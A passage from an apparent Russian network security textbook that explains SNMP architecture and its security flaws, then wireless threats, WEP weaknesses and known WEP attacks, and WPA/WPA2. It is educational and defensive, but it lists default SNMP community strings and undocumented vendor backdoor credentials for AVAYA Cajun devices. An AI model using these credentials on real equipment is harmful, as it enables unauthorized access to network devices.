Агенты SNMP передают данные из управляемых систем в виде переменных. Протокол также разрешает активные задачи управления, например, изменение и применение новой конфигурации через удаленное изменение этих переменных. Доступные через SNMP переменные организованы в иерархии. Эти иерархии, как и другие метаданные (например, тип и описание переменной), описываются базами управляющей информации (базы **MIB** – Management information base).

Управляемые протоколом SNMP сети состоят из трех ключевых компонентов:

- *Управляемое устройство*;
- *Агент* — специальное программное обеспечение, запускаемое на управляемом устройстве;
- *Система сетевого управления* (*Network Management System, NMS*) — программное обеспечение, запускаемое на менеджере.

Управляемое устройство — сетевой узел, реализующий интерфейс SNMP, который разрешает однонаправленный (только для чтения) или двунаправленный доступ к конкретной информации об узле. Управляющие устройства обмениваются этой информацией с NMS. В качестве управляемых устройств могут выступать устройства практически любого типа: маршрутизаторы, серверы доступа, коммутаторы, мосты, концентраторы, IP-телефоны, IP-видеокамеры, компьютеры-хосты, сетевые принтеры, файловые серверы и т.п.

Агентом называется программный модуль сетевого управления, располагающийся на управляемом устройстве. *Агент* обладает локальным знанием управляющей информации и переводит эту информацию в специфичную для SNMP форму или из неё.

Система сетевого управления (NMS) выполняет приложение, отслеживающее и контролирующее управляемые устройства. NMS обеспечивают основную часть обработки и ресурсов памяти, необходимых для сетевого управления. В любой управляемой сети может быть одна и более NMS.

Сам по себе протокол SNMP не определяет, какая информация и переменные должны быть предложены управляемой системой. Вместо этого SNMP использует расширяемую схему работы, в котором доступная информация определяется базами управляющей информации (базы *MIB*). Базы *MIB* описывают структуру управляемых данных на подсистеме устройства; они используют иерархическое пространство имен, содержащее идентификаторы объектов (*OID*-ы). Каждый *OID* определяет переменную, которая может быть считана либо установлена с помощью SNMP. Базы *MIB* используют нотацию, заданную в *ASN.1*(*Abstract Syntax Notation One*).




Рис.110 Структура дерева MIB

SNMP работает на прикладном уровне TCP/IP (седьмой уровень модели OSI). Агент SNMP получает запросы по UDP-порту 161. Менеджер может посылать запросы с любого доступного порта источника на порт агента. Ответ агента будет отправлен назад на порт источника на менеджере. Менеджер получает уведомления (*Traps* и *InformRequests*) по порту 162. Агент может генерировать уведомления с любого доступного порта. При использовании TLS или DTLS запросы принимаются на порту 10161, а ловушки (traps) отправляются на порт 10162.

Менеджер может запросить *чтение* какой-либо переменной/-ых (запросы *Get*…), *модификацию* (запись) (запросы *Set*…). Третий возможный вариант обмена: *ловушка* (*trap*) – асинхронное уведомление от *агента* к *менеджеру*. Включает в себя текущее значение *sysUpTime, OID*, определяющий тип *trap*, и необязательные связанные переменные. Адресация получателя для trap определяется с помощью переменных *trap*-конфигурации в базе MIB. Формат *trap*-сообщения был изменен в SNMPv2 и PDU (protocol data units) переименовали в SNMPv2-Trap. Ещё один тип обмена: *InformRequest* – асинхронное уведомление от менеджера – менеджеру или от агента – менеджеру. Уведомления от менеджера - менеджеру были возможны уже в SNMPv1 (с помощью *trap*), но SNMP обычно работает на протоколе UDP, в котором доставка сообщений не гарантирована и не сообщается о потерянных пакетах. *InformRequest* исправляет это отправлением назад подтверждения о полу-

чении. Получатель отвечает пакетом *Response*[1], повторяющим всю информацию из *InfromRequest*. Этот PDU был введен в SNMPv2.

Реализации SNMP варьируются среди поставщиков платформ. В отдельных случаях, SNMP не считается достаточно серьезным для элемента основной разработки и потому является просто дополнительной функцией. Но большинство крупных разработчиков, в первую очередь сетевых устройств, обеспечивают очень широкую поддержку SNMP, включая туда возможности мониторинга и управления десятками, сотнями, а иногда и тысячами переменных. Рекордсменом среди производителей, поддерживающих SNMP, можно считать компанию Cisco – ей принадлежит наибольшее количество разработанных баз MIB. Вторым производителем по этому показателю сегодня является компания Hewlett Packard (HP). Эти же две компании, в том же порядке, занимают места в списке крупнейших поставщиков сетевого оборудования класса коммутаторов.

Безопасность в исходном варианте SNMPv1 была реализована на совершенно неудовлетворительном уровне. Для аутентификации используется т.н. строка *сообщества* (*community string*), которая делит агентов на сообщества с определенными правами, по сути, реализуя парадигму пароля на ресурс (напоминает модель разграничения доступа в сетях Windows 95).

Строка *community* (чувствительная к регистру символов, *case sensitivity*) передаётся в открытом виде, т.е. обмен подвержен перехвату пакетов. То же самое относится и к SNMPv2c[2]. Все версии SNMP (включая v3) подвержены атакам грубой силой и словарным переборам для угадывания строк сообщества, строк аутентификации, ключей аутентификации, строк шифрования или ключей шифрования, поскольку они не используют «рукопожатие» вида запрос-ответ.

SNMP возглавляет составленный SANS Institute список "Common Default Configuration Issues" в категории установки строк community по умолчанию ("*public*" для чтения и "*private*" на модификацию) и занимал десятую позицию в SANS Top 10 Самых критических угроз Интернет-безопасности за 2000 год. Очень многие администраторы, недооценивая потенциальные угрозы, исходящие от протокола SNMP, оставляют его включённым с умолчательными настройками. Только в последние годы производители сетевого оборудования, наконец-то, дошли до простой мысли: протокол SNMP в их устройствах всё чаще исходно оказывается выключенным.

Несколько лет назад группа исследователей обнаружила уязвимость в базовой библиотеке ASN.1, которую использует SNMP. Речь шла о банальном переполнении буфера. Последствия были фантастическими – как оказалось, практически все, без исключения реализации SNMP на всех распространённых системах, использовали эту библиотеку. И все(!) системы в мире, поддерживающие SNMP, оказались уязвимы, с вариантами уязвимостей от удалённого отказа в обслуживании до возможности выполнения произвольных привилегированных команд в системе. Обновлять подсистему SNMP пришлось буквально на всех операционных ОС, но для некоторых старый версий обновления так и не были выпущены!

Иногда в части обеспечения безопасности в SNMP можно было встретить просто удивительные по своей нелепости и безответственности решения. В конце 1990-х компания 3Com выпускала много сетевого оборудования, в котором была реализована достаточно хорошая поддержка протокола SNMP. Поддержка, в частности, подразумевает публикацию производителем баз управляющей информации MIB, описывающих множество управ-

---

[1] *Response* возвращает связанные переменные и значения от агента менеджеру для *GetRequest, SetRequest, GetNextRequest, GetBulkRequest* и *InformRequest*. Уведомления об ошибках обеспечиваются полями статуса ошибки и индекса ошибки.

[2] При разработке SNMP второй версии была предпринята попытка изменить модель безопасности в протоколе. Но, из-за возникших проблем с совместимостью и излишней сложности модели в версии v2, была выпущена версия SNMPv2c, имеющая одинаковую с v1 схему аутентификации. Естественно, с теми же проблемами в безопасности.

ляемых переменных для конкретного устройства. Как выяснилось, 3Com часть переменных в своих устройствах не описывала, видимо понадеявшись на известный принцип *security by obscurity*. Кому-то пришло в голову просканировать всю иерархию объектов, просто перебрав все возможные разумные числовые сочетания полей. И были получены ответы на запросы к «несуществующим» объектам. В частности, такие «скрытые» переменные в семействе коммутаторов LanPlex содержали имя и пароль специального служебного пользователя, имевшего привилегии даже выше, чем администратор! Имя этого пользователя – *debug* – говорит за себя: войдя в систему под этим именем, пользователь получал доступ к очень опасным и чувствительным элементам управления устройства. Когда информация о «скрытых» переменных распространилась достаточно широко, 3Com вынуждена была публично извиняться и оповещать владельцев своих устройств о тех мерах «безопасности», которые они в эти устройства внедрили.

В подобной безответственности была замечена не только 3Com – в своё время в списке рассылки bugtraq была опубликована информация о несанкционированном доступе к AVAYA Cajun. SNMP-community NoGaH$@! предоставлялала полный доступ к устройству. Также были обнаружены недокументированные учетные записи diag/danger и manuf/xxyyzz для этих устройств.

Кардинальная попытка улучшить безопасность SNMP была предпринята при разработке версии v3 протокола (1997 год). В него была добавлена криптографическая поддержка, которая, среди прочего, заметно увеличила требования к производительности управляющего процессора устройств и объёмам доступного для агента ОЗУ[1]. В SNMPv3, пользователям стали доступны новые службы, такие как: ограничение доступа, защита данных и аутентификация пользователя (RFC2271-2275).

В SNMPv3 уже не применяются термины «агент» и «менеджер», вместо них используются термины «сущности». Как и раньше, одна сущность находится на управляемом устройстве, а вторая занимается опросом приложений.




Рис.111 Схема работы ядра SNMPv3

У *сущностей-агентов* и *сущностей-менеджеров* теперь есть ядро, которое выполняет четыре основные функции:

[1] Очень часто поддержка SNMP-агента реализуется в устройстве на отдельном встроенном «компьютере», предназначенном исключительно для мониторинга и управления. Такой подход объясняет заметно более высокую итоговую цену устройств. Например, *управляемые* коммутаторы – при схожих базовых характеристиках – стóят примерно в 2-2.5 раза дороже *неуправляемых*.

1. функции диспетчера;
2. обработка сообщений;
3. функции безопасности;
4. контроль доступа.

Диспетчер – это простая система управления входящим и исходящим трафиком. Для каждого исходящего блока данных (PDU) он определяет тип необходимой обработки (SNMPv1, SNMPv2, SNMPv3) и передает блок данных соответствующему модулю в системе обработки сообщений. После того как система обработки сообщений вернёт сообщение, которое содержит этот блок данных, *Диспетчер* отправит его на транспортный уровень для последующей передачи. Для входящих сообщений, *Диспетчер* проводит обратную операцию.

Система обработки сообщений получает от *Диспетчера* исходящие блоки данных (PDU), добавляет к ним подходящий заголовок и возвращает их обратно *Диспетчеру*.

Система безопасности отвечает за *шифрование* и *аутентификацию*. Все исходящие сообщения перед отправкой сначала передаются из системы обработки сообщений в систему безопасности, где шифруются все поля в заголовке сообщения, блок данных (PDU), генерируется код аутентификации и добавляется к заголовку сообщения. После этого сообщение передается обратно в систему обработки сообщений. Точно такая же операция, но в обратном порядке, производится для всех входящих сообщений.

Система контроля доступа управляет службами аутентификации для контроля доступа к MIB, исходя из содержимого блоков данных (PDU). Теоретически, система контроля доступа может работать с самыми разными моделями контроля доступа, но на данный момент в RFC2275 описана только одна модель – VACM (*View-BasedAccessControlModel*).

Модель безопасности поддерживает модель, ориентированную на пользователя (*User-BasedSecurityModel, USM*), благодаря которой стало возможным добавление модулей аутентификации и шифрования без смены базовой архитектуры. Модель USM включает в себя модуль аутентификации, модуль шифрования и модуль контроля времени. При этом модуль аутентификации и шифрования занимаются защитой данных, а модуль контроля времени синхронизирует время между сущностями SNMP.

Основные проблемы, которые необходимо было решить при помощи модели USM:

1. Изменение данных сущностями, не прошедшими аутентификацию;
2. Возможность откладывания каких-либо действий на неопределенное время или повторение одних и тех же действий с произвольными интервалами;
3. Возможность заблокировать обмен данными между сущностями;
4. Возможность перехвата трафика при передаче между сущностями;
5. Возможность «маскарада», когда сущность, не прошедшая аутентификацию, могла представиться сущностью, прошедшей аутентификацию.

Проблемы были решены следующим образом: для каждого сетевого устройства пароль преобразуется в некоторый уникальный ключ. Это обеспечивает дополнительную безопасность, т.к. даже в том случае, если ключ будет перехвачен, злоумышленник получит доступ только к одному сетевому устройству. Для шифрования (хэширования) пароля используется алгоритм MD5, но разработчики видимо решили, что это не обеспечит достаточной сохранности пароля и поэтому блок PDU дважды хэшируется при помощи двух разных ключей, которые в свою очередь генерируются из закрытого ключа. Позже первые 12 октетов используются как код аутентификации сообщения, который добавляется к сообщению. Такой же процесс приходится производить на другой стороне, но только в обратном порядке. Несмотря на сложность и ресурсоёмкость процесса передачи данных

между сущностями SNMP, по мнению разработчиков, алгоритм шифрования (DES) на самом деле не обеспечивает достаточной защиты информации, поэтому в дальнейшем предполагается использовать другие алгоритмы. Например, алгоритм Диффи-Хеллмана или CBC-AES-128.

Протокол SNMPv3 решил многие проблемы безопасности, но часть проблем всё же осталась. В частности:

- *Маскарадинг* – проблема устранена, система проверяет происхождение пакетов;
- *Модификация* – протокол проверяет целостность при помощи MD5/SHA;
- *Угроза раскрытия* – шифрование средствами DES/AES;
- *Анализ трафика* – SNMPv3 по-прежнему УЯЗВИМ;
- *Отказ в обслуживании* – УЯЗВИМ.

Но одна из главных проблем безопасности SNMP сегодня лежит за пределами собственно протокола и его модернизации. Как уже упоминалось выше, добавление функционала «управляемости» заметно – в разы – удорожает сетевое устройство, например, такое как гигабитный Ethernet-коммутатор. Поэтому, несмотря на довольно солидный возраст протокола SNMPv3, уже довольно давно и весьма неплохо улучившего безопасность SNMP, его поддержка обычно существует только в относительно дорогих и продвинутых устройствах. А очень и очень многие устройства попроще и подешевле и сегодня зачастую обходятся протоколами версий v1 и v2c, с очевидными последствиями для безопасности.

ГЛАВА 9. БЕЗОПАСНОСТЬ БЕСПРОВОДНЫХ СЕТЕЙ

Беспроводные технологии сегодня очень распространены – в последние пять-шесть лет, как минимум, все ноутбуки, практически без исключения, оснащаются интерфейсами, работающими по стандарту 802.11 (Wi-Fi). Часто в дополнение к этому обязательному элементу они имеют в своём составе дополнительные беспроводные интерфейсы, такие как Bluetooth. Беспроводные сети (WLAN) приносят с собой много новых проблем безопасности, заметная доля которых характерна именно для беспроводных технологий.

Если для внедрения в обычную проводную сеть требуется физическое подключение кабеля к розетке или к порту коммутатора, то для беспроводной сети такое «подключение» может быть осуществлено удалённо, на расстоянии в десятки или даже сотни метров. Принципиально широковещательный характер работы WLAN приводит к возможному сценарию атаки типа в «отказ в обслуживании»: с помощью мощного источника радиоизлучения можно подавить работающих в эфире абонентов. Wi-Fi работает в нелицензируемом СВЧ-диапазоне, в котором работает большое количество самой разнообразной электронной бытовой техники, например, микроволновые печи. И в случае некачественного исполнения или конструктивного дефекта такая печь вполне может устроить DoS в домашней беспроводной сети.

Существует два основных варианта устройства Wi-Fi сети:

- *Ad-hoc* – передача напрямую между устройствами;
- *Hot-spot* – передача осуществляется через точку доступа.

В Hot-spot сетях обязательно присутствует т.н. точка доступа (*Access point, AP*), через которую осуществляется не только взаимодействие между беспроводными абонентами, но и предоставляется доступ к обычным проводным сетям. Т.е. по сути AP является шлюзом между беспроводными и проводными сегментами сети. Точка доступа представляет наибольший интерес с точки зрения защиты информации, т.к., взломав её, злоумышленник может получить информацию не только со станций, размещенных в данной беспроводной сети.

Использование Wi-Fi сетей увеличивает количество возможных вариантов угроз безопасности:

- Упоминавшаяся выше возможность доступа извне к проводной и беспроводной сети;
- Ложные подключения (ассоциации) клиентов или фальсификация (*phishing*);
- Перехват трафика и атаки злоумышленников на AP и клиентов.

Точка доступа, не имеющая никаких средств защиты – аутентификации, авторизации, шифрования – может стать для злоумышленника открытым входом в общую сеть. Иногда администраторы даже приблизительно не представляют, насколько далеко за пределы территории компании распространяется радиосигнал от точек доступа. И оставляют их незащищёнными из соображения, что подключится «снаружи» к ним невозможно.

Ещё одна, характерная для беспроводных сетей, проблема безопасности – «ложные точки доступа», провоцирующая т.н. «ложные ассоциации (“*malicious associations*”). Злоумышленник может организовать «ложную AP» (например, используя технологию “soft AP”, доступную для некоторых типов беспроводных сетевых адаптеров на ноутбуках). В эфире такая точка объявляет своё имя, совпадающее с именем нормальной рабочей AP. Обычный пользователь, не отличив настоящую точку от поддельной, подключается (ассоциируется) к «ложной» AP и в дальнейшем весь трафик через неё будет контролироваться злоумышленником: он может похищать пароли, фальсифицировать данные и т.д. Так как

протоколы 802.11 относятся ко второму уровню модели OSI, то обычные средства безопасности третьего уровня, такие как сетевая аутентификация, VPN, здесь не смогут помочь. Решением может быть аутентификация по протоколу 802.1x, но нешифрованный трафик останется уязвимым к перехвату данных.

В ранний период развития беспроводных сетей для разграничения доступа к ним часто можно было встретить рекомендацию по фильтрации MAC-адресов, реализованную в виде списка разрешённых («белых») или запрещённых («чёрных») адресов канального уровня. Очевидно, что это не является сколь-нибудь серьёзным препятствием для злоумышленника – все MAC-адреса в открытом виде присутствуют в эфире и достаточно пассивного прослушивания, чтобы выявить разрешённые адреса и использовать их (MAC spoofing).

Ещё одной мерой безопасности из «ранней эпохи» существования беспроводных сетей можно отнести рекомендацию активации режима скрытого идентификатора SSID (Service Set IDentifier). Для своего обнаружения точка доступа периодически рассылает кадры-маячки (*beacon frames*). Каждый такой кадр содержит служебную информацию для подключения и, в частности, в нём присутствует SSID (идентификатор беспроводной сети). В случае скрытого SSID это поле будет пустым, и к беспроводной сети подключиться будет невозможно, не зная значение SSID. Но все станции в сети, уже подключённые к точке доступа, знают SSID и при подключении, рассылая *Probe Request* запросы, указывают идентификаторы сетей, имеющиеся в их профилях подключений. Прослушивая рабочий трафик, с лёгкостью можно получить значение SSID, необходимое для подключения к желаемой точке доступа, даже если при этом на ней активирован режим скрытого идентификатора.

Беспроводные сети весьма уязвимы к атакам типа «отказа в обслуживании». Одну из возможностей организовать DoS для сетей Wi-Fi предоставляет, по сути, канальный уровень протокола. В отличие от первых Ethernet-сетей, работавших по принципу CSMA/CD (*Carrier Sense Multiple Access with Collision Detection* — множественный доступ с контролем несущей и обнаружением коллизий), не гарантировавших доставки пакета, 802.11 RTS/CTS реализует механизм CSMA/CA (*Carrier Sense Multiple Access With Collision Avoidance* – множественный доступ с контролем несущей и избеганием коллизий). *RTS/CTS* (*Request To Send / Clear To Send*, Запрос на отправку/Разрешение отправки) решает проблемы «скрытого узла» (если компьютеры A и B видят точку доступа C, но не видят друг друга) и «незащищённого узла». Но одновременно механизм RTS/CTS приводит к возможности осуществить DoS в беспроводной сети.




Рис.112 Решение проблемы «скрытого узла»

Станция, которая собирается начать передачу, посылает *jam signal* (сигнал затора). И некорректное использование этого сигнала – частая повторная передача – приведёт к тому, что ни одна из станций, получающих *jam signal*, не сможет начать передачу.




Рис.113 Работа механизма CSMA/CA в Wi-Fi сети

Протокол WEP

Фактически уже после выхода рабочей версии стандарта 802.11 производители реализовали в беспроводных сетях протокол WEP, обеспечивающей некий минимальный уровень безопасности для исходно полностью беззащитной сети. *Открытая аутентификация* – по MAC-адресу – была совершенно неудовлетворительна с точки зрения безопасности, адреса легко могли быть перехвачены и подделаны в открытом эфире.

Wired Equivalent Privacy (WEP) — алгоритм для обеспечения безопасности сетей Wi-Fi. Используется для обеспечения конфиденциальности и защиты передаваемых данных авторизированных пользователей беспроводной сети от прослушивания. Существует несколько разновидности WEP: WEP-40 (-64), WEP-104(-128), различающиеся только длиной ключа[1]. В настоящее время данная технология является устаревшей, так как её взлом может быть осуществлен всего за несколько минут. Тем не менее, она продолжает широко использоваться[2]. Для безопасности в сетях Wi-Fi рекомендуется использовать WPA. WEP часто неправильно называют *Wireless Encryption Protocol*.

Название WEP («безопасность, эквивалентная проводной сети») можно воспринять где-то даже как издевку: в проводных сетях вся «безопасность» соответствующего уровня – это всего лишь физическое включение вилки сетевого кабеля в розетку. Возможности взлома WEP стали известны практически сразу после опубликования описания стандарта. Не вполне удачно выбранные технологии, ошибки в реализации заставили отнести WEP к ненадёжным с момента его «рождения».

В основе WEP лежит поточный шифр *RC4*, выбранный из-за своей высокой скорости работы и возможности использования переменной длины ключа. Для подсчета контрольных сумм используется *CRC32*.

Кадр WEP включает в себя следующие поля:

1. Незашифрованная часть:
    a. Вектор инициализации (*Initialization Vector, IV*) (24 бита)
    b. Пустое место, заполнение (*Pad*) (6 бит)
    c. Идентификатор ключа (*Key ID*) (2 бита)
2. Зашифрованная часть:
    a. Данные
    b. Контрольная сумма *CRC32* (32 бита)

[1] Протокол WEP, несмотря на принципиальные и фундаментальные проблемы с безопасностью, всё же как-то развивался, в основном за счёт увеличения длины ключа до 256 бит. Хотя такие реализации были поддержаны далеко не всеми производители.

[2] В ad-hoc сетях довольно часто единственным поддерживаемым протоколом безопасности является WEP. То же самое относится к режиму беспроводного моста «AP-AP» от многих производителей – часто оказывается, что он тоже работает только с WEP.




Рис.114 Формат кадра WEP

Ключи имеют длину 40 и 104 бита для WEP-40 и WEP-104 соответственно. Используются два типа ключей: ключи по умолчанию и назначенные ключи. Назначенный ключ отвечает определенной паре отправитель-получатель. Может иметь любое, заранее оговоренное сторонами значение. Если же стороны предпочтут не использовать назначенный ключ, им выдается один из четырёх ключей по умолчанию из специальной таблицы. Для каждого кадра данных создается seed, представляющий собой ключ с присоединенным к нему вектором инициализации.

Принципиальная сложность при работе с WEP в корпоративном окружении – отсутствие механизма распространения ключей, в WEP-е возможно только ручное их распределение. Аутентификация не имеет возможности быть привязанной к пользователю: любой, кто имеет ключ, может пройти аутентификацию на точке доступа (опять можно привести как аналогию метод разграничения доступа к ресурсам в сетях Windows 95). Очевидные проблемы возникают, когда ключи нужно заменить, отозвать, аннулировать у некоторого количества пользователей. Проблему с ключами усугубляли не до конца стандартизованные алгоритмы их ввода и генерации. Многие производители, для упрощения жизни пользователям, сильно сокращали допустимый набор символов, из которых формировался ключ, что очевидно заметно упрощало атаку полного перебора.

Отправка кадра, зашифрованного WEP, проходит следующим образом:

- Контрольная сумма от поля «данные» вычисляется по алгоритму CRC32 и добавляется в конец кадра.
- Данные с контрольной суммой шифруются алгоритмом RC4, использующим в качестве ключа криптоалгоритма seed.
- Проводится операция XOR над исходным текстом и шифротекстом.
- В начало кадра добавляется вектор инициализации и идентификатор ключа.




Рис.115 Шифрование WEP при отправке

Приём и дешифрование данных проходит следующим образом:

- К используемому ключу добавляется вектор инициализации.

- Происходит расшифрование с ключом, равным seed-у.
- Проводится операция XOR над полученным текстом и шифротекстом.
- Проверяется контрольная сумма.




Рис.116 Расшифровка данных при приёме

Кроме названных проблем с безопасностью (распространение ключей), WEP имеет проблемы на уровне алгоритмов. Секретный ключ может быть сравнительно легко взломан, т.к. WEP повторно использует ключи примерно через несколько десятков или сотен тысяч пакетов. Вектор инициализации (IV) передаётся незашифрованным и момент повторного использования ключа несложно отследить. В зависимости от типа атаки, количество кадров, требуемое для взлома, различно. С помощью программ, таких как Aircrack-ng, взлом беспроводной сети с WEP шифрованием осуществляется очень быстро и не требует специальных навыков.

- Атака Фларера-Мантина-Шамира (англ.) – была предложена в 2001 году Скоттом Фларером, Ициком Мантином и Ади Шамиром. Требует наличия в кадрах слабых векторов инициализации. В среднем для взлома необходимо перехватить около полумиллиона кадров. При анализе используются только слабые векторы. При их отсутствии (например, после коррекции алгоритма шифрования) данная атака неэффективна.
- Атака KoreK – в 2004 году была предложена хакером, называющим себя KoreK. Её особенность в том, что для атаки не требуются слабые вектора инициализации. Для взлома необходимо перехватить несколько сотен тысяч кадров. При анализе используются только векторы инициализации.
- Атака Тевса-Вайнмана-Пышкина – была предложена в 2007 году Эриком Тевсом (Erik Tews), Ральфом-Филипом Вайнманом (Ralf-Philipp Weinmann) и Андреем Пышкиным. Использует возможность *инъекции ARP* запросов в беспроводную сеть. На данный момент это наиболее эффективная атака, для взлома требуется всего несколько десятков тысяч кадров. При анализе используются кадры целиком.

Протоколы WPA, WPA2, 802.11i

Осознавая серьёзность проблем с безопасностью WEP, разработчики занялись созданием новых, более безопасных алгоритмов и протоколов для беспроводных сетей. Решения требовалось принимать незамедлительно, т.к. связка Wi-Fi + WEP не обеспечивала сколь-нибудь приемлемого уровня безопасности, и всё большее количество стремительно набирающих популярность беспроводных сетей были уязвимыми. Ассоциация производителей беспроводного оборудования действовала достаточно оперативно и выпустила стандарт *WPA* (*Wi-Fi Protected Access*), существенно улучивший характеристики безопасности беспроводных сетей по сравнению с WEP. Некоторое время спустя была выпущена вторая

версия WPA2[1], со значительно усиленными алгоритмами, которая на сегодня считается имеющей вполне адекватный уровень безопасности.

Возможность	WEP	WPA	WPA2	802.11i (RSN)
Access Control Framework	Нет	802.1x	802.1x	802.1x
Authentication Framework	Нет	EAP	EAP	EAP
Алгоритм шифрования	RC4	RC4	AES	AES
Размер ключа	40/104 бита	128 бит для шифрования, 64 бита для аутентификации	128 бит	128 бит
Packet Key	Конкатенация	Mixing Function	Не требуется	Не требуется
Управление ключами	Статические	802.1X + TKIP	802.1X + CCMP	802.1X + CCMP
Lifetime ключа	24 бит IV	48 бит IV	48 бит IV	48 бит IV
Методы аутентификации	Shared Key	Shared Key, методы, базирующиеся на EAP	Shared Key, методы, базирующиеся на EAP	Shared Key, методы, базирующиеся на EAP
Целостность заголовка	None	Michael (MIC)	Michael (MIC)	CBC-MAC
Целостность данных	CRC32	Michael (MIC)	Michael (MIC)	CBC-MAC
Пре-аутентификация	Нет	Нет	Нет	Да
Роуминг	Ограничено(АР одного производителя)	Ограничено(АР одного производителя)	Ограничено(АР одного производителя)	Да

WPA и **WPA2** — представляет собой обновленную программу сертификации устройств беспроводной связи. Технология WPA пришла на замену технологии защиты беспроводных сетей WEP. Плюсами WPA являются усиленная безопасность данных и ужесточённый контроль доступа к беспроводным сетям. Немаловажной характеристикой является совместимость между множеством беспроводных устройств как на аппаратном, так и на программном уровнях. На данный момент WPA и WPA2 разрабатываются и продвигаются организацией Wi-Fi Alliance.

